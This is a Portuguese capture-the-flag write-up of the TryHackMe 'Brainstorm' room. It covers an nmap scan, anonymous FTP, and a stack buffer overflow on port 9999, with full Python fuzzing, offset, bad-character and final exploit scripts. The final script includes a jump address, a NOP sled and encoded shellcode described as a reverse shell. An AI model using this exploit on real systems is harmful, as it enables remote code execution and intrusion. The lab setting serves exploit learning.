10/07/2023 – TryHackMe – Brainstorm

Link: <https://tryhackme.com/room/brainstorm>

1. Fazendo um *PortScanning* usando *nmap*, tem-se:

Uma imagem contendo Texto

Descrição gerada automaticamente

1. Ao acessar *ftp*, verifica-se o perfil *anonymous* ativo:

Texto

Descrição gerada automaticamente

1. Verificando o serviço *ftp*, não é possível listar os arquivos presentes. Portanto, para retornar os arquivos, deve-se fazer o seguinte (encontrado em <https://book.hacktricks.xyz/network-services-pentesting/pentesting-ftp> ):

Texto

Descrição gerada automaticamente

1. Verificando os arquivos, e a descrição do enunciado, deve-se realizar um buffer overflow na outra porta encontrada (9999). Ao se conectar com a porta via *nc*, tem-se:

Texto

Descrição gerada automaticamente

1. Para iniciar o *BufferOverflow* deve-se descobrir o tamanho de caracteres para gerar o bufferoverflow. Usando o seguinte script em *python*, tem-se o seguinte resultado:
2. #!/usr/bin/env python3
3. import socket, time, sys
4. ip = "IP"
5. port = 9999
6. timeout = 5
7. prefix = "tiosundae\n"
8. string = prefix + "A" \* 100
9. while True:
10. try:
11. with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s:
12. s.settimeout(timeout)
13. s.connect((ip, port))
14. s.recv(1024)
15. print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
16. s.send(bytes(string, "latin-1"))
17. s.recv(1024)
18. except:
19. print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
20. sys.exit(0)
21. string += 100 \* "A"
22. time.sleep(1)

Tela de computador com texto preto sobre fundo branco

Descrição gerada automaticamente com confiança média

6. Executando o script no *ImmunityDebugger*, é possível que o EIP foi reescrito por uma sequência de “AAAA”:

Uma imagem contendo Texto

Descrição gerada automaticamente

7. A partir disso, é necessário descobrir onde o EIP está. É possível descobrir a partir do seguinte script, que pega uma sequência de caracteres distintos e envia (com 400 caracteres a mais do que o limite máximo encontrado previamente) ao servidor. Ao observar o EIP, é possível encontrar a posição da sequência referenciada pelo EIP e, consequentemente, encontrar a posição de controle do EIP:

Texto

Descrição gerada automaticamente

#!/usr/bin/env python3

import socket, time, sys

ip = "10.10.45.211"

port = 9999

timeout = 5

prefix = "tiosundae\n"

payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2G"

try:

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s:

s.settimeout(timeout)

s.connect((ip, port))

s.recv(1024)

print("Fuzzing! ")

s.send(bytes(payload, "latin-1"))

s.recv(1024)


except:

print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))

sys.exit(0)

Texto

Descrição gerada automaticamente



8. Para garantir que foi encontrado de forma correta o EIP, será feito um script com uma sequência de **As** e na posição do EIP será colocado **Bs**:

#!/usr/bin/env python3

import socket, time, sys

ip = "10.10.45.211"

port = 9999

timeout = 5

prefix = "tiosundae\n"

offset = 2012

payload = offset \* "A" + "BBBB"

try:

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s:

s.settimeout(timeout)

s.connect((ip, port))

s.recv(1024)

print("Fuzzing! ")

s.send(bytes(payload, "latin-1"))

s.recv(1024)

except:

print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))

sys.exit(0)

Texto

Descrição gerada automaticamente

9. Agora, deve-se encontrar os “Bad Characters”, que fazem o programa parar. Caso um caractere seja desse tipo, o registrador ESP apontará para ele. Utilizando o seguinte script, tem-se:

Texto

Descrição gerada automaticamente

#!/usr/bin/env python3

import socket, time, sys

ip = "IP"

port = 9999

timeout = 5

prefix = "tiosundae\n"

offset = 2012

payload = offset \* "A" + "BBBB"

bad\_chars = b'\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()\*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^\_`abcdefghijklmnopqrstuvwxyz{|}~\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'

try:

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s:

s.settimeout(timeout)

s.connect((ip, port))

s.recv(1024)

print("Fuzzing! ")

s.send(bytes(payload + bad\_chars, "latin-1"))

s.recv(1024)

except:

print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))

sys.exit(0)

Uma imagem contendo Texto

Descrição gerada automaticamente

10. Como nenhum dos valores do “dump” está “sumido”, isso significa que nenhum destes caracteres é um “Bad Character” (apenas o **\x0**, que sempre será). Além disso, deve-se encontrar o jump point, no qual estará referenciado, futuramente, o código para Reverse Shell. Para tal, tem-se:





11. Por conta do *little-endian*, deve-se utilizar o valor ao contrário. Ao criar o código que injetará um comando, tem-se:

Interface gráfica do usuário, Texto

Descrição gerada automaticamente com confiança média

#!/usr/bin/env python3

import socket, time, sys

ip = "IP"

port = 9999

timeout = 5

prefix = "tiosundae"

offset = 2012

buf = ""

buf += "\xbb\xc4\x09\xc4\xae\xda\xdd\xd9\x74\x24\xf4\x5f\x2b\xc9"

buf += "\xb1\x52\x83\xc7\x04\x31\x5f\x0e\x03\x9b\x07\x26\x5b\xdf"

buf += "\xf0\x24\xa4\x1f\x01\x49\x2c\xfa\x30\x49\x4a\x8f\x63\x79"

buf += "\x18\xdd\x8f\xf2\x4c\xf5\x04\x76\x59\xfa\xad\x3d\xbf\x35"

buf += "\x2d\x6d\x83\x54\xad\x6c\xd0\xb6\x8c\xbe\x25\xb7\xc9\xa3"

buf += "\xc4\xe5\x82\xa8\x7b\x19\xa6\xe5\x47\x92\xf4\xe8\xcf\x47"

buf += "\x4c\x0a\xe1\xd6\xc6\x55\x21\xd9\x0b\xee\x68\xc1\x48\xcb"

buf += "\x23\x7a\xba\xa7\xb5\xaa\xf2\x48\x19\x93\x3a\xbb\x63\xd4"

buf += "\xfd\x24\x16\x2c\xfe\xd9\x21\xeb\x7c\x06\xa7\xef\x27\xcd"

buf += "\x1f\xcb\xd6\x02\xf9\x98\xd5\xef\x8d\xc6\xf9\xee\x42\x7d"

buf += "\x05\x7a\x65\x51\x8f\x38\x42\x75\xcb\x9b\xeb\x2c\xb1\x4a"

buf += "\x13\x2e\x1a\x32\xb1\x25\xb7\x27\xc8\x64\xd0\x84\xe1\x96"

buf += "\x20\x83\x72\xe5\x12\x0c\x29\x61\x1f\xc5\xf7\x76\x60\xfc"

buf += "\x40\xe8\x9f\xff\xb0\x21\x64\xab\xe0\x59\x4d\xd4\x6a\x99"

buf += "\x72\x01\x3c\xc9\xdc\xfa\xfd\xb9\x9c\xaa\x95\xd3\x12\x94"

buf += "\x86\xdc\xf8\xbd\x2d\x27\x6b\xc8\xb3\x11\xb5\xa4\xb1\x5d"

buf += "\x4d\xe7\x3f\xbb\x27\x17\x16\x14\xd0\x8e\x33\xee\x41\x4e"

buf += "\xee\x8b\x42\xc4\x1d\x6c\x0c\x2d\x6b\x7e\xf9\xdd\x26\xdc"

buf += "\xac\xe2\x9c\x48\x32\x70\x7b\x88\x3d\x69\xd4\xdf\x6a\x5f"

buf += "\x2d\xb5\x86\xc6\x87\xab\x5a\x9e\xe0\x6f\x81\x63\xee\x6e"

buf += "\x44\xdf\xd4\x60\x90\xe0\x50\xd4\x4c\xb7\x0e\x82\x2a\x61"

buf += "\xe1\x7c\xe5\xde\xab\xe8\x70\x2d\x6c\x6e\x7d\x78\x1a\x8e"

buf += "\xcc\xd5\x5b\xb1\xe1\xb1\x6b\xca\x1f\x22\x93\x01\xa4\x52"

buf += "\xde\x0b\x8d\xfa\x87\xde\x8f\x66\x38\x35\xd3\x9e\xbb\xbf"

buf += "\xac\x64\xa3\xca\xa9\x21\x63\x27\xc0\x3a\x06\x47\x77\x3a"

buf += "\x03"

buffer = offset \* "A" + "\xdf\x14\x50\x62" + '\x90' \* 32 + buf # add 16 NOPs

try:

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s:

s.settimeout(timeout)

s.connect((ip, port))

s.recv(1024)

s.send(bytes(prefix + "r\n", "latin-1"))

s.recv(1024)

print("Fuzzing! ")


s.send(bytes(buffer + "r\n", "latin-1"))

s.recv(1024)

s.close()

except:

print("Fuzzing crashed!")

sys.exit(0)

Texto

Descrição gerada automaticamente

Padrão do plano de fundo

Descrição gerada automaticamente com confiança média